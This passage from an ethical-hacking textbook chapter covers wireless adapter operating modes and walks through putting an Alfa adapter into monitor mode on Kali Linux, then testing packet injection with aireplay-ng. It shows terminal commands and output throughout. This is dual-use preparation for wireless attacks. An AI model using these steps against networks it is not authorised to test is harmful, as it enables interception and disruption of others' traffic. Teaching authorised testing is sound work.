on a targeted wireless network.
- Monitor – This operating mode enables ethical hackers and penetration tester to scan for IEEE 802.11 wireless networks within the vicinity, capture wireless frames such as beacons from access points and probes from wireless clients, and enables you to perform packet inject attacks on a targeted wireless network.
- Master – This mode enables Linux-based operating systems to function as an access point or wireless router.
- Ad hoc – The ad-hoc mode enables the host system to directly connect to another host without the need for an intermediary device such as an access point or wireless router.
- Repeater – This mode allows a host device to simply capture a wireless signal and reproduce it to other clients with the intention to extend the range of a wireless network. Keep in mind, repeaters are typically used to extend wireless signal coverage over distance.
- Secondary – This mode enables a host to operate as a backup device for a master or repeater system.

Now that you have an understanding of the various operating modes of wireless network adapters, let’s take a deeper dive into configuring monitoring mode and determine whether a wireless network adapter supports packet injection.

Configuring monitoring mode

In this section, you will learn how to configure a wireless network adapter to operating in monitor mode using native tools within Kali Linux. For this exercise, we’ll be using the Alfa AWUS036NHA wireless network adapter.To get started with this exercise, please use the following instructions:

1. Ensure the Alfa AWUS036NHA wireless network adapter is connected to your host machine and it's attached to the **Kali Linux** virtual machine via **Oracle VM VirtualBox Manager**.
2. Power-on the **Kali Linux** virtual machine. Open the **Terminal** and use the `iwconfig` command to verify whether the wireless network adapter is being detected by Kali Linux, as shown below:



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

As shown in the preceding screenshot, the wireless network adapter is identified as `wlan0` and is operating in **Managed** mode.

1. Next, logically turn-down the wlan0 interface with the following commands:

```
kali@kali:~$ sudo ifconfig wlan0 down
```

After executing the preceding command, use the `ifconfig` command to verify whether `wlan0` is no longer shown in the output. If the `wlan0` interface is still present, execute the `sudo ifconfig wlan0 down` command again.


1. Next, change the operating mode of `wlan0` to **Monitor** with the

following commands:

```
kali@kali:~$ sudo iwconfig wlan0 mode monitor
```

The preceding command will automatically re-enable the `wlan0` interface.

1. Next, use the `iwconfig` command to verify the `wlan0` interface is configured in **Monitor** mode, as shown below:




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

1. To test whether the attached wireless network adapter supports packet injection, use the following commands:

```
kali@kali:~$ sudo aireplay-ng -9 wlan0
```

Aireplay-ng is a component of the Aircrack-ng suite of wireless security tools for wireless penetration testing. Using the `-9` syntax enables the interface/adapter to test for packet injection while it operates in monitor mode, as shown below:




```
kali@kali:~$ sudo aireplay-ng -9 wlan0
15:30:00  Trying broadcast probe requests...
15:30:02  Injection is working!
15:30:03  Found 2 APs

15:30:03  Trying directed probe requests...
15:30:03  38:4C:4F:[redacted] - channel: 1 - [redacted]
15:30:08  Ping (min/avg/max): 3.998ms/79.558ms/191.904ms Power: -84.39
15:30:08  18/30:  60%
```

To perform packet injection, the wireless network interface has to be in monitor mode.

1. Lastly, to revert the interface to managed mode, use the following commands:

```
kali@kali:~$ sudo ifconfig wlan0 down
kali@kali:~$ sudo iwconfig wlan0 mode managed
kali@kali:~$ sudo ifconfig wlan0 up
```

The following screenshot verifies the wireless network adapter has been successfully reverted to Managed mode:




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

Having completed this exercise, you have learnt how enable monitor mode on a wireless network adapter using native tools within Kali Linux and testing whether packet injection is supported. Next, you will learn how to automate this process by using Aircrack-ng on Kali Linux.

Using Aircrack-ng to enable monitor mode

In this section, you will learn how to use Aircrack-ng, a suite of wireless security tools that's commonly used by ethical hackers and penetration testers to enable monitor mode on wireless network adapters. For this exercise, we'll be using the Alfa AWUS036NHA wireless network adapter.To get started with this exercise, please use the following instructions:

1. Ensure the Alfa AWUS036NHA wireless network adapter is connected to your host computer and it's attached to the **Kali Linux** virtual machine **on Oracle VM VirtualBox Manager**.
2. Next, power-on the **Kali Linux** virtual machine and login.
3. Next, open the **Terminal** within **Kali Linux** and use the `iwconfig` command to verify whether the Alfa AWUS036NHA wireless network adapter is detected, as shown below:




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

1. Next, use the following commands to identify and terminate any

background processes that may prevent the wireless network adapter from operating in monitor mode:

```
kali@kali:~$ sudo airmon-ng check kill
```

The following screenshot shows Airmon-ng found potentially conflicting processes and terminated it:




```
kali@kali:~$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
    970 wpa_supplicant
```

1. Next, enable monitor mode on the `wlan0` interface by using the following commands:


```
kali@kali:~$ sudo airmon-ng start wlan0
```

The following screenshot shows a new logically interface called `wlan0mon` was created as the monitor interface:



```
kali@kali:~$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

1. Use the `iwconfig` command to verify the operation status of the newly created monitor interface, as shown below:




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

1. Next, use Aircrack-ng to test whether packet inject is supported on `wlan0mon` , use the following commands:

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
```

The following screenshot shows Aireplay-ng was able to verify that packet injection is supported on the interface:




```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
16:29:27  Trying broadcast probe requests...
16:29:29  No Answer...
16:29:29  Found 1 AP

16:29:29  Trying directed probe requests...
16:29:29  9C:3D:CF:[redacted] - channel: 4 - [redacted]
16:29:35  Ping (min/avg/max): 3.998ms/97.284ms/203.898ms Power: -38.43
16:29:35  21/30:  70%

16:29:35  Injection is working!
```

1. Lastly, to revert the wireless interface from monitor to managed mode,

use the following commands:


```
kali@kali:~$ sudo airmon-ng stop wlan0mon
```

The following screenshot shows that Airmon-ng disabled monitor mode on the interface:



```
kali@kali:~$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

1. Lastly, use the `iwconfig` command to verify the wireless interface is operating in managed mode, as shown below:



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Having completed this section, you have learnt how to configure wireless network adapters to operate in monitor mode using both native and automated tools within Kali Linux. In addition, you have learned how to test whether a wireless network adapter supports packet injection.

Summary

Having completed this chapter, you have learnt about the importance of network penetration testing and how it helps organizations to improve their cyber defensive and strategies to prevent future cyber-attacks and threats. In addition, you have discovered how to setup and work with both bind and reverse shell between different systems over a network. Furthermore, you have exploited how to setup wireless network adapters for performing wireless penetration testing in later chapters.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Performing Network Penetration Testing*, you will learn how to perform network penetration testing to identify security vulnerabilities on targeted systems and networks.

Further Reading

- To learn about Aircrack-ng, go to: https://www.aircrack-ng.org/doku.php?id=Main.